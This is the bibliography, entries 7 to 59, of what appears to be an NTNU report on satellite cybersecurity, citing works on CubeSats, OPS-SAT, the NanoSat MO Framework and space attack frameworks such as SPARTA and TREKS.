- [7] G. Falco, «When satellites attack: Satellite-to-satellite cyber attack, defense and resilience», in *2020 AIAA ASCEND*, Nov. 16, 2020.
- [8] M. Calabrese, «A Cybersecurity Assessment of HYPSON-1», Department of Information Security and Communication Technology, NTNU – Norwegian University of Science and Technology, Project report in TTM4502, Nov. 2022.
- [9] «SpaceX - Starlink». (2023), [Online]. Available: <https://www.starlink.com/> (last visited: Jun. 12, 2023).
- [10] «OneWeb». (2023), [Online]. Available: <https://oneweb.net/> (last visited: Jun. 12, 2023).
- [11] M. Pate-Cornell and R. Dillon, «Success factors and future challenges in the management of faster-better-cheaper projects: Lessons learned from NASA», *IEEE Transactions on Engineering Management*, vol. 48, no. 1, pp. 25–35, Feb. 2001.
- [12] M. Macdonald and V. Badescu, *The International Handbook of Space Technology* (Springer Praxis Books). Springer, 2014.
- [13] M. Bradbury, C. Maple, *et al.*, «Identifying attack surfaces in the evolving space industry using reference architectures», in *2020 IEEE Aerospace Conference*, Mar. 1, 2020, pp. 1–20.

- [14] A. Poghosyan and A. Golkar, «CubeSat evolution: Analyzing CubeSat capabilities for conducting science missions», *Progress in Aerospace Sciences*, vol. 88, pp. 59–83, Jan. 1, 2017.
- [15] D. Selva and D. Krejci, «A survey and assessment of the capabilities of cubesats for earth observation», *Acta Astronautica*, vol. 74, pp. 50–68, May 1, 2012.
- [16] R. Sandau, «Status and trends of small satellite missions for earth observation», *Acta Astronautica*, vol. 66, no. 1, pp. 1–12, Jan. 1, 2010.
- [17] National Aeronautics and Space Administration - NASA. «NASA - CubeSat Launch Initiative». (2023), [Online]. Available: <https://www.nasa.gov/content/about-cubesat-launch-initiative> (last visited: Jun. 23, 2023).
- [18] European Space Agency - ESA. «ESA - Fly Your Satellite! Programme». (2023), [Online]. Available: https://www.esa.int/Education/CubeSats_-_Fly_Your_Satellite_e/About_Fly_Your_Satellite! (last visited: Jun. 23, 2023).
- [19] E. Kulu. «NanoSat Database». (2023), [Online]. Available: <https://www.nanosats.eu/> (last visited: Jun. 23, 2023).
- [20] M. Andraschko, J. Antol, *et al.*, «Commercially hosted government payloads: Lessons from recent programs», in *2011 IEEE Aerospace Conference*, Mar. 2011, pp. 1–15.
- [21] M. Andraschko, J. Antol, *et al.*, «The potential for hosted payloads at NASA», in *2012 IEEE Aerospace Conference*, Mar. 2012, pp. 1–12.
- [22] *CubeSat Design Specification*, Cal Poly SLO - The CubeSat Program, Feb. 2014.
- [23] S. Bakken, E. Honore-Livermore, *et al.*, «Software development and integration of a hyperspectral imaging payload for HYPSON-1», in *2022 IEEE/SICE International Symposium on System Integration (SII)*, Narvik, Norway: IEEE, Jan. 9, 2022, pp. 183–189.
- [24] S. W. Asmar and S. Matousek, «Mars cube one (MarCO) shifting the paradigm in relay deep space operation», in *SpaceOps 2016 Conference*, Daejeon, Korea: American Institute of Aeronautics and Astronautics, May 16, 2016.
- [25] A. Roy-Chowdhury, J. Baras, *et al.*, «Security issues in hybrid networks with a satellite component», *IEEE Wireless Communications*, vol. 12, no. 6, pp. 50–61, Dec. 2005.
- [26] *Special Publication 800-30: Guide for Conducting Risk Assessments. Rev. 1*, National Institute of Standards and Technology (NIST), 2012.
- [27] *ISO/IEC 27001 - Information security, cybersecurity and privacy protection — Information security management systems — Requirements*, International Organization for Standardization (ISO), 2018.
- [28] G. Falco, W. Henry, *et al.*, «An international technical standard for commercial space system cybersecurity - a call to action», in *ASCEND 2022*, American Institute of Aeronautics and Astronautics, Oct. 2022.
- [29] IEEE. «International Technical Standard for Space System Cybersecurity - IEEE P3349 Working Group (WG)». (2023), [Online]. Available: <https://sagroups.ieee.org/3349/> (last visited: Jun. 23, 2023).

- [30] N. Boschetti, N. Gordon, and G. Falco, «Space cybersecurity lessons learned from the ViaSat cyberattack», in *AIAA Ascend 2022*, Oct. 24, 2022.
- [31] J. Willbold, M. Schloegel, *et al.*, «Space odyssey: An experimental software security analysis of satellites», in *2023 IEEE Symposium on Security and Privacy (SP)*, IEEE Computer Society, May 26, 2023, pp. 1–19.
- [32] European Space Agency. «The OPS-SAT mission». (Oct. 2015), [Online]. Available: <https://www.eoportal.org/satellite-missions/ops-sat> (last visited: May 20, 2023).
- [33] D. Evans and M. Merri, «OPS-SAT: A ESA nanosatellite for accelerating innovation in satellite control», in *SpaceOps 2014 Conference*, Pasadena, CA: American Institute of Aeronautics and Astronautics, May 5, 2014.
- [34] D. J. Evans, «OPS-SAT: FDIR design on a mission that expects bugs - and lots of them», in *SpaceOps 2016 Conference*, ser. SpaceOps Conferences, American Institute of Aeronautics and Astronautics, May 13, 2016.
- [35] R. Zeif, M. Henkel, *et al.*, «The redundancy and fail-safe concept of the OPS-SAT payload processing platform», in *2018 International Astronautical Congress (IAC)*, Oct. 1, 2018.
- [36] C. Coelho, O. Koudelka, and M. Merri, «NanoSat MO framework: When OBSW turns into apps», in *2017 IEEE Aerospace Conference*, Mar. 2017, pp. 1–8.
- [37] C. Coelho, D. Marszk, *et al.* «NanoSat MO Framework». (2023), [Online]. Available: <https://github.com/esa/nanosat-mo-framework/> (last visited: Jun. 23, 2023).
- [38] C. Coelho, A. Marin, *et al.*, «NanoSat MO framework: Enabling AI apps for earth observation», *Small Satellite Conference*, Aug. 7, 2021.
- [39] S. Cooper, «CCSDS mission operations services in space», in *SpaceOps 2012 Conference*, ser. SpaceOps Conferences, American Institute of Aeronautics and Astronautics, Jun. 11, 2012.
- [40] The Consultative Committee for Space Data Systems, *Security guide for mission planners*, Apr. 2019.
- [41] The Consultative Committee for Space Data Systems, *Security threats against space missions*, Feb. 2022.
- [42] The Consultative Committee for Space Data Systems, *Security architecture for space data systems*, Nov. 2012.
- [43] The Consultative Committee for Space Data Systems, *The application of security to CCSDS protocols*, Mar. 2019.
- [44] J. Pavur and I. Martinovic, «The cyber-ASAT: On the impact of cyber weapons in outer space», in *2019 11th International Conference on Cyber Conflict (CyCon)*, vol. 900, May 2019, pp. 1–18.
- [45] SpaceSecurity.info. «Space Attack Open Database». (2023), [Online]. Available: <https://www.spacesecurity.info/en/space-attacks-open-database/> (last visited: Jun. 23, 2023).
- [46] G. Falco and N. Boschetti, «A security risk taxonomy for commercial space missions», in *AIAA Ascend 2021*, Nov. 2021.

- [47] J. Oakley. «Targeting, Reconnaissance, & Exploitation Kill-Chain for Space Vehicles - TREKS». (2023), [Online]. Available: <https://treksframework.org/the-framework> (last visited: Jun. 23, 2023).
- [48] European Space Agency - ESA. «Space Attacks and Countermeasures Engineering Shield - SPACE-SHIELD». (2023), [Online]. Available: <https://spaceshield.esa.int/> (last visited: Jun. 23, 2023).
- [49] The MITRE Corporation. «MITRE ATT&CK: Design and Philosophy». (2023), [Online]. Available: https://attack.mitre.org/docs/ATTACK_Design_and_Philosophy_March_2020.pdf (last visited: Nov. 12, 2022).
- [50] Microsoft. «STRIDE model». (2023), [Online]. Available: <https://learn.microsoft.com/en-us/azure/security/develop/threat-modeling-tool-threats> (last visited: Nov. 12, 2022).
- [51] The Aerospace Corporation. «SPARTA: Space Attack Research and Tactic Analysis». (2023), [Online]. Available: <https://aerospace.org/sparta> (last visited: Jun. 23, 2023).
- [52] G. Falco, A. Viswanathan, and A. Santangelo, «CubeSat security attack tree analysis», in *2021 IEEE 8th International Conference on Space Mission Challenges for Information Technology (SMC-IT)*, Jul. 27, 2021, pp. 68–76.
- [53] M.-M. Didelot. «How I hacked an ESA’s experimental satellite». (2021), [Online]. Available: <https://www.deadf00d.com/post/how-to-hack-an-esa-experimental-satellite.html> (last visited: Jun. 23, 2023).
- [54] CYSEC. «CYSAT». (2023), [Online]. Available: <https://cysat.eu/> (last visited: Jun. 23, 2023).
- [55] «MitySOM-5CSx System on Module», Critical Link LLC. (2023), [Online]. Available: <https://www.criticallink.com/product/mitysom-5csx/>.
- [56] The Linux Foundation. «Yocto Project». (2023), [Online]. Available: <https://www.yoctoproject.org/> (last visited: Jun. 23, 2023).
- [57] Eduardo Blázquez. «Fakelib.sh». (2021), [Online]. Available: <https://github.com/ebblazquez/fakelib.sh> (last visited: Apr. 25, 2023).
- [58] G. Labrèche, D. Evans, *et al.*, «OPS-SAT Spacecraft Autonomy with TensorFlow Lite, Unsupervised Learning, and Online Machine Learning», *2022 IEEE Aerospace Conference*, 2022.
- [59] NanoSat MO Framework developers, private communication, Apr. 21, 2023.



 **NTNU**

Norwegian University of
Science and Technology